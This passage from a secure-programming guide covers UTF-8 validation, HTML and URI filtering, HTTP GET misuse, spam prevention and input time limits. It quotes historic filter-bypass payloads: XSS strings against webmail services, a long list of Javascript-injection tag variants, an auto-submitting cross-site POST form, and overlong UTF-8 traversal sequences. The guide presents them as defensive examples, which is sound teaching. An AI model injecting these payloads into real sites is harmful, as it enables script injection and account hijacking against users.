- The first byte of a multibyte sequence which represents a single non−ASCII UCS character is always in the range 0xc0 to 0xfd and indicates how long this multibyte sequence is. All further bytes in a multibyte sequence are in the range 0x80 to 0xbf. This allows easy resynchronization; if a byte is missing, it's easy to skip forward to the ``next'' character, and it's always easy to skip forward and back to the ``next'' or ``preceding'' character.

In short, the UTF−8 transformation format is becoming a dominant method for exchanging international text information because it can support all of the world's languages, yet it is backward compatible with U.S. ASCII files as well as having other nice properties. For many purposes I recommend its use, particularly when storing data in a ``text'' file.

5.9.3. UTF−8 Security Issues

The reason to mention UTF−8 is that some byte sequences are not legal UTF−8, and this might be an exploitable security hole. UTF−8 encoders are supposed to use the ``shortest possible'' encoding, but naive decoders may accept encodings that are longer than necessary. Indeed, earlier standards permitted decoders to accept ``non−shortest form'' encodings. The problem here is that this means that potentially dangerous input could be represented multiple ways, and thus might defeat the security routines checking for dangerous inputs. The RFC describes the problem this way:

> Implementers of UTF−8 need to consider the security aspects of how they handle illegal UTF−8 sequences. It is conceivable that in some circumstances an attacker would be able to exploit an incautious UTF−8 parser by sending it an octet sequence that is not permitted by the UTF−8 syntax.
>
> A particularly subtle form of this attack could be carried out against a parser which performs security−critical validity checks against the UTF−8 encoded form of its input, but interprets certain illegal octet sequences as characters. For example, a parser might prohibit the NUL character when encoded as the single−octet sequence 00, but allow the illegal two−octet sequence C0 80 (illegal because it's longer than necessary) and interpret it as a NUL character (00). Another example might be a parser which prohibits the octet sequence 2F 2E 2E 2F ("/../"), yet permits the illegal octet sequence 2F C0 AE 2E 2F.

A longer discussion about this is available at Markus Kuhn's *UTF−8 and Unicode FAQ for Unix/Linux* at http://www.cl.cam.ac.uk/~mgk25/unicode.html.

5.9.4. UTF−8 Legal Values

Thus, when accepting UTF−8 input, you need to check if the input is valid UTF−8. Here is a list of all legal UTF−8 sequences; any character sequence not matching this table is not a legal UTF−8 sequence. In the following table, the first column shows the various character values being encoded into UTF−8. The second column shows how those characters are encoded as binary values; an ``x'' indicates where the data is placed (either a 0 or 1), though some values should not be allowed because they're not the shortest possible encoding. The last row shows the valid values each byte can have (in hexadecimal). Thus, a program should check that every character meets one of the patterns in the right−hand column. A ``−'' indicates a range of legal values (inclusive). Of course, just because a sequence is a legal UTF−8 sequence doesn't mean that you should accept it (you still need to do all your other checking), but generally you should check any UTF−8 data for UTF−8 legality before performing other checks.

Table 5−1. Legal UTF−8 Sequences

UCS Code (Hex)	Binary UTF−8 Format	Legal UTF−8 Values (Hex)
00−7F	0xxxxxxx	00−7F
80−7FF	110xxxxx 10xxxxxx	C2−DF 80−BF
800−FFF	1110xxxx 10xxxxxx 10xxxxxx	E0 A0*−BF 80−BF
1000−FFFF	1110xxxx 10xxxxxx 10xxxxxx	E1−EF 80−BF 80−BF
10000−3FFFF	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx	F0 90*−BF 80−BF 80−BF
40000−FFFFFF	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx	F1−F3 80−BF 80−BF 80−BF
40000−FFFFFF	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx	F1−F3 80−BF 80−BF 80−BF
100000−10FFFF	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx	F4 80−8F* 80−BF 80−BF
200000−3FFFFF	111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx	too large; see below
04000000−7FFFFFFF	1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx	too large; see below

As I noted earlier, there are two standards for character sets, ISO 10646 and Unicode, who have agreed to synchronize their character assignments. The definition of UTF−8 in ISO/IEC 10646−1:2000 and the IETF RFC also currently support five and six byte sequences to encode characters outside the range supported by Uniforum's Unicode, but such values can't be used to support Unicode characters and it's expected that a future version of ISO 10646 will have the same limits. Thus, for most purposes the five and six byte UTF−8 encodings aren't legal, and you should normally reject them (unless you have a special purpose for them).

This is set of valid values is tricky to determine, and in fact earlier versions of this document got some entries wrong (in some cases it permitted overlong characters). Language developers should include a function in their libraries to check for valid UTF−8 values, just because it's so hard to get right.

I should note that in some cases, you might want to cut slack (or use internally) the hexadecimal sequence C0 80. This is an overlong sequence that, if permitted, can represent ASCII NUL (NIL). Since C and C++ have trouble including a NIL character in an ordinary string, some people have taken to using this sequence when

they want to represent NIL as part of the data stream; Java even enshrines the practice. Feel free to use C0 80 internally while processing data, but technically you really should translate this back to 00 before saving the data. Depending on your needs, you might decide to be ``sloppy'' and accept C0 80 as input in a UTF−8 data stream. If it doesn't harm security, it's probably a good practice to accept this sequence since accepting it aids interoperability.

Handling this can be tricky. You might want to examine the C routines developed by Unicode to handle conversions, available at ftp://ftp.unicode.org/Public/PROGRAMS/CVTUTF/ConvertUTF.c. It's unclear to me if these routines are open source software (the licenses don't clearly say whether or not they can be modified), so beware of that.

5.9.5. UTF−8 Related Issues

This section has discussed UTF−8, because it's the most popular multibyte encoding of UCS, simplifying a lot of international text handling issues. However, it's certainly not the only encoding; there are other encodings, such as UTF−16 and UTF−7, which have the same kinds of issues and must be validated for the same reasons.

Another issue is that some phrases can be expressed in more than one way in ISO 10646/Unicode. For example, some accented characters can be represented as a single character (with the accent) and also as a set of characters (e.g., the base character plus a separate composing accent). These two forms may appear identical. There's also a zero−width space that could be inserted, with the result that apparently−similar items are considered different. Beware of situations where such hidden text could interfere with the program. This is an issue that in general is hard to solve; most programs don't have such tight control over the clients that they know completely how a particular sequence will be displayed (since this depends on the client's font, display characteristics, locale, and so on).

5.10. Prevent Cross−site Malicious Content on Input

Some programs accept data from one untrusted user and pass that data on to a second user; the second user's application may then process that data in a way harmful to the second user. This is a particularly common problem for web applications, we'll call this problem ``cross−site malicious content.'' In short, you cannot accept input (including any form data) without checking, filtering, or encoding it. For more information, see Section 7.15.

Fundamentally, this means that all web application input must be filtered (so characters that can cause this problem are removed), encoded (so the characters that can cause this problem are encoded in a way to prevent the problem), or validated (to ensure that only ``safe'' data gets through). Filtering and validation should often be done at the input, but encoding can be done either at input or output time. If you're just passing the data through without analysis, it's probably better to encode the data on input (so it won't be forgotten), but if you're processing the data, there are arguments for encoding on output instead.

5.11. Filter HTML/URIs That May Be Re−presented

One special case where cross−site malicious content must be prevented are web applications which are designed to accept HTML or XHTML from one user, and then send it on to other users (see Section 7.15 for more information on cross−site malicious content). The following subsections discuss filtering this specific kind of input, since handling it is such a common requirement.

5.11.1. Remove or Forbid Some HTML Data

It's safest to remove all possible (X)HTML tags so they cannot affect anything, and this is relatively easy to do. As noted above, you should already be identifying the list of legal characters, and rejecting or removing those characters that aren't in the list. In this filter, simply don't include the following characters in the list of legal characters: ``<", ``>", and ``&" (and if they're used in attributes, the double−quote character ``""). If browsers only operated according the HTML specifications, the ``>"" wouldn't need to be removed, but in practice it must be removed. This is because some browsers assume that the author of the page really meant to put in an opening "<" and ``helpfully" insert one − attackers can exploit this behavior and use the ">" to create an undesired "<".

Usually the character set for transmitting HTML is ISO−8859−1 (even when sending international text), so the filter should also omit most control characters (linefeed and tab are usually okay) and characters with their high−order bit set.

One problem with this approach is that it can really surprise users, especially those entering international text if all international text is quietly removed. If the invalid characters are quietly removed without warning, that data will be irrevocably lost and cannot be reconstructed later. One alternative is forbidding such characters and sending error messages back to users who attempt to use them. This at least warns users, but doesn't give them the functionality they were looking for. Other alternatives are encoding this data or validating this data, which are discussed next.

5.11.2. Encoding HTML Data

An alternative that is nearly as safe is to transform the critical characters so they won't have their usual meaning in HTML. This can be done by translating all "<" into "<", ">" into ">", and "&" into "&". Arbitrary international characters can be encoded in Latin−1 using the format "&#value;" − do not forget the ending semicolon. Encoding the international characters means you must know what the input encoding was, of course.

One possible danger here is that if these encodings are accidentally interpreted twice, they will become a vulnerability. However, this approach at least permits later users to see the "intent" of the input.

5.11.3. Validating HTML Data

Some applications, to work at all, must accept HTML from third parties and send them on to their users. Beware − you are treading dangerous ground at this point; be sure that you really want to do this. Even the idea of accepting HTML from arbitrary places is controversial among some security practitioners, because it is extremely difficult to get it right.

However, if your application must accept HTML, and you believe that it's worth the risk, at least identify a list of ``safe" HTML commands and only permit those commands.

Here is a minimal set of safe HTML tags that might be useful for applications (such as guestbooks) that support short comments: <p> (paragraph), <b> (bold), <i> (italics), (emphasis), (strong emphasis), <pre> (preformatted text),
 (forced line break − note it doesn't require a closing tag), as well as all their ending tags.

Not only do you need to ensure that only a small set of ``safe" HTML commands are accepted, you also need to ensure that they are properly nested and closed (i.e., that the HTML commands are ``balanced"). In XML,

this is termed ``well−formed'' data. A few exceptions could be made if you're accepting standard HTML (e.g., supporting an implied where not provided before a would be fine), but trying to accept HTML in its full generality (which can infer balancing closing tags in many cases) is not needed for most applications. Indeed, if you're trying to stick to XHTML (instead of HTML), then well−formedness is a requirement. Also, HTML tags are case−insensitive; tags can be upper case, lower case, or a mixture. However, if you intend to accept XHTML then you need to require all tags to be in lower case (XML is case−sensitive; XHTML uses XML and requires the tags to be in lower case).

Here are a few random tips about doing this. Usually you should design whatever surrounds the HTML text and the set of permitted tags so that the contributed text cannot be misinterpreted as text from the ``main'' site (to prevent forgeries). Don't accept any attributes unless you've checked the attribute type and its value; there are many attributes that support things such as Javascript that can cause trouble for your users. You'll notice that in the above list I didn't include any attributes at all, which is certainly the safest course. You should probably give a warning message if an unsafe tag is used, but if that's not practical, encoding the critical characters (e.g., "<" becomes "<") prevents data loss while simultaneously keeping the users safe.

Be careful when expanding this set, and in general be restrictive of what you accept. If your patterns are too generous, the browser may interpret the sequences differently than you expect, resulting in a potential exploit. For example, FozZy posted on Bugtraq (1 April 2002) some sequences that permitted exploitation in various web−based mail systems, which may give you an idea of the kinds of problems you need to defend against. Here's some exploit text that, at one time, could subvert user accounts in Microsoft Hotmail:

```
 <SCRIPT>
 </COMMENT>
 <!-- --> -->
```

Here's some similar exploit text for Yahoo! Mail:

```
<_a<script>
<<script>        (Note: this was found by BugSan)
```

Here's some exploit text for Vizzavi:

```
<b onmousover="...">go here</b>
<img [line_break] src="javascript:alert(document.location)">
```

Andrew Clover posted to Bugtraq (on May 11, 2002) a list of various text that invokes Javascript yet manages to bypass many filters. Here are his examples (which he says he cut and pasted from elsewhere); some only apply to specific browsers (IE means Internet Explorer, N4 means Netscape version 4).

```
<a href="javas&#99;ript&#35;[code]">
<div onmouseover="[code]">
<img src="javascript:[code]">
<img dynsrc="javascript:[code]"> [IE]
<input type="image" dynsrc="javascript:[code]"> [IE]
<bgsound src="javascript:[code]"> [IE]
&<script>[code]</script>
&{[code]}; [N4]
<img src=&{[code]};> [N4]
<link rel="stylesheet" href="javascript:[code]">
<iframe src="vbscript:[code]"> [IE]
<img src="mocha:[code]"> [N4]
<img src="livescript:[code]"> [N4]
<a href="about:<s&#99;ript>[code]</script>">
<meta http-equiv="refresh" content="0;url=javascript:[code]">
<body onload="[code]">
<div style="background-image: url(javascript:[code]);">
<div style="behaviour: url([link to code]);"> [IE]
<div style="binding: url([link to code]);"> [Mozilla]
```

```
<div style="width: expression([code]);"> [IE]
<style type="text/javascript">[code]</style> [N4]
<object classid="clsid:..." codebase="javascript:[code]"> [IE]
<style><!--</style><script>[code]//--></script>
<!-- -- --><script>[code]</script><!-- -- -->
<<script>[code]</script>
<img src="blah"onmouseover="[code]">
<img src="blah>" onmouseover="[code]">
<xml src="javascript:[code]">
<xml id="X"><a><b>&lt;script>[code]&lt;/script>;</b></a></xml>
  <div datafld="b" dataformatas="html" datasrc="#X"></div>
[\xC0][\xBC]script>[code][\xC0][\xBC]/script> [UTF-8; IE, Opera]
<![CDATA[<!--]] ><script>[code]//--></script>
```

This is not a complete list, of course, but it at least is a sample of the kinds of attacks that you must prevent by strictly limiting the tags and attributes you can allow from untrusted users.

Konstantin Riabitsev has posted some PHP code to filter HTML (GPL); I've not examined it closely, but you might want to take a look.

5.11.4. Validating Hypertext Links (URIs/URLs)

Careful readers will notice that I did not include the hypertext link tag <a> as a safe tag in HTML. Clearly, you could add <a href="safe URI"> (hypertext link) to the safe list (not permitting any other attributes unless you've checked their contents). If your application requires it, then do so. However, permitting third parties to create links is much less safe, because defining a ``safe URI''[1] turns out to be very difficult. Many browsers accept all sorts of URIs which may be dangerous to the user. This section discusses how to validate URIs from third parties for re−presenting to others, including URIs incorporated into HTML.

First, let's look briefly at URI syntax (as defined by various specifications). URIs can be either ``absolute'' or ``relative''. The syntax of an absolute URI looks like this:

```
scheme://authority[path][?query][#fragment]
```

A URI starts with a scheme name (such as ``http''), the characters ``://'', the authority (such as ``www.dwheeler.com''), a path (which looks like a directory or file name), a question mark followed by a query, and a hash (``#'') followed by a fragment identifier. The square brackets surround optional portions − e.g., many URIs don't actually include the query or fragment. Some schemes may not permit some of the data (e.g., paths, queries, or fragments), and many schemes have additional requirements unique to them. Many schemes permit the ``authority'' field to identify optional usernames, passwords, and ports, using this syntax for the ``authority'' section:

```
 [username[:password]@]host[:portnumber]
```

The ``host'' can either be a name (``www.dwheeler.com'') or an IPv4 numeric address (127.0.0.1). A ``relative'' URI references one object relative to the ``current'' one, and its syntax looks a lot like a filename:

```
path[?query][#fragment]
```

There are a limited number of characters permitted in most of the URI, so to get around this problem, other 8−bit characters may be ``URL encoded'' as %hh (where hh is the hexadecimal value of the 8−bit character). For more detailed information on valid URIs, see IETF RFC 2396 and its related specifications.

Now that we've looked at the syntax of URIs, let's examine the risks of each part:

- Scheme: Many schemes are downright dangerous. Permitting someone to insert a ``javascript'' scheme

into your material would allow them to trivially mount denial−of−service attacks (e.g., by repeatedly creating windows so the user's machine freezes or becomes unusable). More seriously, they might be able to exploit a known vulnerability in the javascript implementation. Some schemes can be a nuisance, such as ``mailto:'' when a mailing is not expected, and some schemes may not be sufficiently secure on the client machine. Thus, it's necessary to limit the set of allowed schemes to just a few safe schemes.

- Authority: Ideally, you should limit user links to ``safe'' sites, but this is difficult to do in practice. However, you can certainly do something about usernames, passwords, and port numbers: you should forbid them. Systems expecting usernames (especially with passwords!) are probably guarding more important material; rarely is this needed in publicly−posted URIs, and someone could try to use this functionality to convince users to expose information they have access to and/or use it to modify the information. Such URIs permit semantic attacks; see Section 7.16 for more information. Usernames without passwords are no less dangerous, since browsers typically cache the passwords. You should not usually permit specification of ports, because different ports expect different protocols and the resulting ``protocol confusion'' can produce an exploit. For example, on some systems it's possible to use the ``gopher'' scheme and specify the SMTP (email) port to cause a user to send email of the attacker's choosing. You might permit a few special cases (e.g., http ports 8008 and 8080), but on the whole it's not worth it. The host when specified by name actually has a fairly limited character set (using the DNS standards). Technically, the standard doesn't permit the underscore (``_'') character, but Microsoft ignored this part of the standard and even requires the use of the underscore in some circumstances, so you probably should allow it. Also, there's been a great deal of work on supporting international characters in DNS names, which is not further discussed here.
- Path: Permitting a path is usually okay, but unfortunately some applications use part of the path as query data, creating an opening we'll discuss next. Also, paths are allowed to contain phrases like ``..'', which can expose private data in a poorly−written web server; this is less a problem than it once was and really should be fixed by the web server. Since it's only the phrase ``..'' that's special, it's reasonable to look at paths (and possibly query data) and forbid ``../'' as a content. However, if your validator permits URL escapes, this can be difficult; now you need to prevent versions where some of these characters are escaped, and may also have to deal with various ``illegal'' character encodings of these characters as well.
- Query: Query formats (beginning with "?") can be a security risk because some query formats actually cause actions to occur on the serving end. They shouldn't, and your applications shouldn't, as discussed in Section 5.12 for more information. However, we have to acknowledge the reality as a serious problem. In addition, many web sites are actually ``redirectors'' − they take a parameter specifying where the user should be redirected, and send back a command redirecting the user to the new location. If an attacker references such sites and provides a more dangerous URI as the redirection value, and the browser blithely obeys the redirection, this could be a problem. Again, the user's browser should be more careful, but not all user browsers are sufficiently cautious. Also, many web applications have vulnerabilities that can be exploited with certain query values, but in general this is hard to prevent. The official URI specifications don't sanction the ``+'' (plus) character, but in practice the ``+'' character often represents the space character.
- Fragment: Fragments basically locate a portion of a document; I'm unaware of an attack based on fragments as long as the syntax is legal, but the legality of its syntax does need checking. Otherwise, an attacker might be able to insert a character such as the double−quote (") and prematurely end the URI (foiling any checking).
- URL escapes: URL escapes are useful because they can represent arbitrary 8−bit characters; they can also be very dangerous for the same reasons. In particular, URL escapes can represent control characters, which many poorly−written web applications are vulnerable to. In fact, with or without URL escapes, many web applications are vulnerable to certain characters (such as backslash, ampersand, etc.), but again this is difficult to generalize.

- Relative URIs: Relative URIs should be reasonably safe (if you manage the web site well), although in some applications there's no good reason to allow them either.

Of course, there is a trade−off with simplicity as well. Simple patterns are easier to understand, but they aren't very refined (so they tend to be too permissive or too restrictive, even more than a refined pattern). Complex patterns can be more exact, but they are more likely to have errors, require more performance to use, and can be hard to implement in some circumstances.

Here's my suggestion for a ``simple mostly safe'' URI pattern which is very simple and can be implemented ``by hand'' or through a regular expression; permit the following pattern:

```
(http|ftp|https)://[-A-Za-z0-9._/]+
```

This pattern doesn't permit many potentially dangerous capabilities such as queries, fragments, ports, or relative URIs, and it only permits a few schemes. It prevents the use of the ``%'' character, which is used in URL escapes and can be used to specify characters that the server may not be prepared to handle. Since it doesn't permit either ``:'' or URL escapes, it doesn't permit specifying port numbers, and even using it to redirect to a more dangerous URI would be difficult (due to the lack of the escape character). It also prevents the use of a number of other characters; again, many poorly−designed web applications can't handle a number of ``unexpected'' characters.

Even this ``mostly safe'' URI permits a number of questionable URIs, such as subdirectories (via ``/'') and attempts to move up directories (via `..''); illegal queries of this kind should be caught by the server. It permits some illegal host identifiers (e.g., ``20.20''), though I know of no case where this would be a security weakness. Some web applications treat subdirectories as query data (or worse, as command data); this is hard to prevent in general since finding ``all poorly designed web applications'' is hopeless. You could prevent the use of all paths, but this would make it impossible to reference most Internet information. The pattern also allows references to local server information (through patterns such as "http:///", "http://localhost/", and "http://127.0.0.1") and access to servers on an internal network; here you'll have to depend on the servers correctly interpreting the resulting HTTP GET request as solely a request for information and not a request for an action, as recommended in Section 5.12. Since query forms aren't permitted by this pattern, in many environments this should be sufficient.

Unfortunately, the ``mostly safe'' pattern also prevents a number of quite legitimate and useful URIs. For example, many web sites use the ``?'' character to identify specific documents (e.g., articles on a news site). The ``#'' character is useful for specifying specific sections of a document, and permitting relative URIs can be handy in a discussion. Various permitted characters and URL escapes aren't included in the ``mostly safe'' pattern. For example, without permitting URL escapes, it's difficult to access many non−English pages. If you truly need such functionality, then you can use less safe patterns, realizing that you're exposing your users to higher risk while giving your users greater functionality.

One pattern that permits queries, but at least limits the protocols and ports used is the following, which I'll call the ``simple somewhat safe pattern'':

```
(http|ftp|https)://[-A-Za-z0-9._]+(\/([A-Za-z0-9\-\_\.\!\~\*\'\(\)\%\?]+))*/?
```

This pattern actually isn't very smart, since it permits illegal escapes, multiple queries, queries in ftp, and so on. It does have the advantage of being relatively simple.

Creating a ``somewhat safe'' pattern that really limits URIs to legal values is quite difficult. Here's my current attempt to do so, which I call the ``sophisticated somewhat safe pattern'', expressed in a form where

whitespace is ignored and comments are introduced with "#":

```
(
(
 # Handle http, https, and relative URIs:
 ((https?://([A-Za-z0-9][A-Za-z0-9\-]*(\.[A-Za-z0-9][A-Za-z0-9\-]*)*\.?))|
   ([A-Za-z0-9\-\_\.\!\~\*\'\(\)]|(%[2-9A-Fa-f][0-9a-fA-F]))+)?
 ((/([A-Za-z0-9\-\_\.\!\~\*\'\(\)]|(%[2-9A-Fa-f][0-9a-fA-F]))+)*/?) # path
  (\?(                                                              # query:
      (([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+=
       ([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+
       (\&([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+=
        ([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+)*)
      |
      (([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+  # isindex
      )
  ))?
  (\#([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+)? # fragment
 )|
# Handle ftp:
(ftp://([A-Za-z0-9][A-Za-z0-9\-]*(\.[A-Za-z0-9][A-Za-z0-9\-]*)*\.?)
 ((/([A-Za-z0-9\-\_\.\!\~\*\'\(\)]|(%[2-9A-Fa-f][0-9a-fA-F]))+)*/?) # path
 (\#([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+)? # fragment
 )
)
```

Even the sophisticated pattern shown above doesn't forbid all illegal URIs. For example, again, "20.20" isn't a legal domain name, but it's allowed by the pattern; however, to my knowledge this shouldn't cause any security problems. The sophisticated pattern forbids URL escapes that represent control characters (e.g., %00 through $1F) – the smallest permitted escape value is %20 (ASCII space). Forbidding control characters prevents some trouble, but it's also limiting; change "2–9" to "0–9" everywhere if you need to support sending all control characters to arbitrary web applications. This pattern does permit all other URL escape values in paths, which is useful for international characters but could cause trouble for a few systems which can't handle it. The pattern at least prevents spaces, linefeeds, double–quotes, and other dangerous characters from being in the URI, which prevents other kinds of attacks when incorporating the URI into a generated document. Note that the pattern permits ``+" in many places, since in practice the plus is often used to replace the space character in queries and fragments.

Unfortunately, as noted above, there are attacks which can work through any technique that permit query data, and there don't seem to be really good defenses for them once you permit queries. So, you could strip out the ability to use query data from the pattern above, but permit the other forms, producing a ``sophisticated mostly safe" pattern:

```
(
(
 # Handle http, https, and relative URIs:
 ((https?://([A-Za-z0-9][A-Za-z0-9\-]*(\.[A-Za-z0-9][A-Za-z0-9\-]*)*\.?))|
   ([A-Za-z0-9\-\_\.\!\~\*\'\(\)]|(%[2-9A-Fa-f][0-9a-fA-F]))+)?
 ((/([A-Za-z0-9\-\_\.\!\~\*\'\(\)]|(%[2-9A-Fa-f][0-9a-fA-F]))+)*/?) # path
  (\#([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+)? # fragment
 )|
# Handle ftp:
(ftp://([A-Za-z0-9][A-Za-z0-9\-]*(\.[A-Za-z0-9][A-Za-z0-9\-]*)*\.?)
 ((/([A-Za-z0-9\-\_\.\!\~\*\'\(\)]|(%[2-9A-Fa-f][0-9a-fA-F]))+)*/?) # path
 (\#([A-Za-z0-9\-\_\.\!\~\*\'\(\)\+]|(%[2-9A-Fa-f][0-9a-fA-F]))+)? # fragment
 )
)
```

As far as I can tell, as long as these patterns are only used to check hypertext anchors selected by the user (the "<a>" tag) this approach also prevents the insertion of ``web bugs''. Web bugs are simply text that allow someone other than the originating web server of the main page to track information such as who read the content and when they read it – see Section 8.7 for more information. This isn't true if you use the <img> (image) tag with the same checking rules – the image tag is loaded immediately, permitting someone to add a ``web bug''. Once again, this presumes that you're not permitting any attributes; many attributes can be quite dangerous and pierce the security you're trying to provide.

Please note that all of these patterns require the entire URI match the pattern. An unfortunate fact of these patterns is that they limit the allowable patterns in a way that forbids many useful ones (e.g., they prevent the use of new URI schemes). Also, none of them can prevent the very real problem that some web sites perform more than queries when presented with a query – and some of these web sites are internal to an organization. As a result, no URI can really be safe until there are no web sites that accept GET queries as an action (see Section 5.12). For more information about legal URLs/URIs, see IETF RFC 2396; domain name syntax is further discussed in IETF RFC 1034.

5.11.5. Other HTML tags

You might even consider supporting more HTML tags. Obvious next choices are the list–oriented tags, such as <ol> (ordered list), <ul> (unordered list), and <li> (list item). However, after a certain point you're really permitting full publishing (in which case you need to trust the provider or perform more serious checking than will be described here). Even more importantly, every new functionality you add creates an opportunity for error (and exploit).

One example would be permitting the <img> (image) tag with the same URI pattern. It turns out this is substantially less safe, because this permits third parties to insert ``web bugs'' into the document, identifying who read the document and when. See Section 8.7 for more information on web bugs.

5.11.6. Related Issues

Web applications should also explicitly specify the character set (usually ISO–8859–1), and not permit other characters, if data from untrusted users is being used. See Section 9.5 for more information.

Since filtering this kind of input is easy to get wrong, other alternatives have been discussed as well. One option is to ask users to use a different language, much simpler than HTML, that you've designed – and you give that language very limited functionality. Another approach is parsing the HTML into some internal ``safe'' format, and then translating that safe format back to HTML.

Filtering can be done during input, output, or both. The CERT recommends filtering data during the output process, just before it is rendered as part of the dynamic page. This is because, if it is done correctly, this approach ensures that all dynamic content is filtered. The CERT believes that filtering on the input side is less effective because dynamic content can be entered into a web sites database(s) via methods other than HTTP, and in this case, the web server may never see the data as part of the input process. Unless the filtering is implemented in all places where dynamic data is entered, the data elements may still be remain tainted.

However, I don't agree with CERT on this point for all cases. The problem is that it's just as easy to forget to filter all the output as the input, and allowing ``tainted'' input into your system is a disaster waiting to happen anyway. A secure program has to filter its inputs anyway, so it's sometimes better to include all of these checks as part of the input filtering (so that maintainers can see what the rules really are). And finally, in some secure programs there are many different program locations that may output a value, but only a very few ways

and locations where a data can be input into it; in such cases filtering on input may be a better idea.

5.12. Forbid HTTP GET To Perform Non−Queries

Web−based applications using HTTP should prevent the use of the HTTP ``GET'' or ``HEAD'' method for anything other than queries. HTTP includes a number of different methods; the two most popular methods used are GET and POST. Both GET and POST can be used to transmit data from a form, but the GET method transmits data in the URL, while the POST method transmits data separately.

The security problem of using GET to perform non−queries (such as changing data, transferring money, or signing up for a service) is that an attacker can create a hypertext link with a URL that includes malicious form data. If the attacker convinces a victim to click on the link (in the case of a hypertext link), or even just view a page (in the case of transcluded information such as images from HTML's img tag), the victim will perform a GET. When the GET is performed, all of the form data created by the attacker will be sent by the victim to the link specified. This is a cross−site malicious content attack, as discussed further in Section 7.15.

If the only action that a malicious cross−site content attack can perform is to make the user view unexpected data, this isn't as serious a problem. This can still be a problem, of course, since there are some attacks that can be made using this capability. For example, there's a potential loss of privacy due to the user requesting something unexpected, possible real−world effects from appearing to request illegal or incriminating material, or by making the user request the information in certain ways the information may be exposed to an attacker in ways it normally wouldn't be exposed. However, even more serious effects can be caused if the malicious attacker can cause not just data viewing, but changes in data, through a cross−site link.

Typical HTTP interfaces (such as most CGI libraries) normally hide the differences between GET and POST, since for getting data it's useful to treat the methods ``the same way.'' However, for actions that actually cause something other than a data query, check to see if the request is something other than POST; if it is, simply display a filled−in form with the data given and ask the user to confirm that they really mean the request. This will prevent cross−site malicious content attacks, while still giving users the convenience of confirming the action with a single click.

Indeed, this behavior is strongly recommended by the HTTP specification. According to the HTTP 1.1 specification (IETF RFC 2616 section 9.1.1), ``the GET and HEAD methods SHOULD NOT have the significance of taking an action other than retrieval. These methods ought to be considered "safe". This allows user agents to represent other methods, such as POST, PUT and DELETE, in a special way, so that the user is made aware of the fact that a possibly unsafe action is being requested."

In the interest of fairness, I should note that this doesn't completely solve the problem, because on some browsers (in some configurations) scripted posts can do the same thing. For example, imagine a web browser with ECMAscript (Javascript) enabled receiving the following HTML snippet − on some browsers, simply displaying this HTML snippet will automatically force the user to send a POST request to a website chosen by the attacker, with form data defined by the attacker:

```
<form action=http://remote/script.cgi method=post name=b>
  <input type=hidden name=action value="do something">
  <input type=submit>
</form>
<script>document.b.submit()</script>
```

My thanks to David deVitry pointing this out. However, although this advice doesn't solve all problems, it's still worth doing. In part, this is because the remaining problem can be solved by smarter web browsers (e.g.,

by always confirming the data before allowing ECMAscript to send a web form) or by web browser configuration (e.g., disabling ECMAscript). Also, this attack doesn't work in many cross−site scripting exploits, because many websites don't allow users to post ``script'' commands but do allow arbitrary URL links. Thus, limiting the actions a GET command can perform to queries significantly improves web application security.

5.13. Counter SPAM

Any program that can send email elsewhere, by request from the network, can be used to transport spam. Spam is the usual name for unsolicited bulk email (UBE) or mass unsolicited email. It's also sometimes called unsolicited commercial email (UCE), though that name is misleading − not all spam is commercial. For a discussion of why spam is such a serious problem and more general discussion about it, see my essay at http://www.dwheeler.com/essays/stopspam.html, as well as http://mail−abuse.org/, http://spam.abuse.net/, CAUCE, and IETF RFC 2635. Spam receivers and intermediaries bear most of the cost of spam, while the spammer spends very little to send it. Therefore many people regard spam as a theft of service, not just some harmless activity, and that number increases as the amount of spam increases.

If your program can be used to generate email sent to others (such as a mail transfer agent, generator of data sent by email, or a mailing list manager), be sure to write your program to prevent its unauthorized use as a mail relay. A program should usually only allow legitimate authorized users to send email to others (e.g., those inside that company's mail server or those legitimately subscribed to the service). More information about this is in IETF RFC 2505 Also, if you manage a mailing list, make sure that it can enforce the rule that only subscribers can post to the list, and create a ``log in'' feature that will make it somewhat harder for spammers to subscribe, spam, and unsubscribe easily.

One way to more directly counter SPAM is to incorporate support for the MAPS (Mail Abuse Prevention System LLC) RBL (Realtime Blackhole List), which maintains in real−time a list of IP addresses where SPAM is known to originate. For more information, see http://mail−abuse.org/rbl/. Many current Mail Transfer Agents (MTAs) already support the RBL; see their websites for how to configure them. The usual way to use the RBL is to simply refuse to accept any requests from IP addresses in the blackhole list; this is harsh, but it solves the problem. Another similar service is the Open Relay Database (ORDB) at http://ordb.org, which identifies dynamically those sites that permit open email relays (open email relays are misconfigured email servers that allow spammers to send email through them). Another location for more information is SPEWS. I believe there are other similar services as well.

I suggest that many systems and programs, by default, enable spam blocking if they can send email on to others whose identity is under control of a remote user − and that includes MTAs. At the least, consider this. There are real problems with this suggestion, of course − you might (rarely) inhibit communication with a legitimate user. On the other hand, if you don't block spam, then it's likely that everyone *else* will blackhole your system (and thus ignore your emails). It's not a simple issue, because no matter what you do, some people will not allow you to send them email. And of course, how well do you trust the organization keeping up the real−time blackhole list − will they add truly innocent sites to the blackhole list, and will they remove sites from the blackhole list once all is okay? Thus, it becomes a trade−off − is it more important to talk to spammers (and a few innocents as well), or is it more important to talk to those many other systems with spam blocks (losing those innocents who share equipment with spammers)? Obviously, this must be configurable. This is somewhat controversial advice, so consider your options for your circumstance.

5.14. Limit Valid Input Time and Load Level

Place time−outs and load level limits, especially on incoming network data. Otherwise, an attacker might be able to easily cause a denial of service by constantly requesting the service.
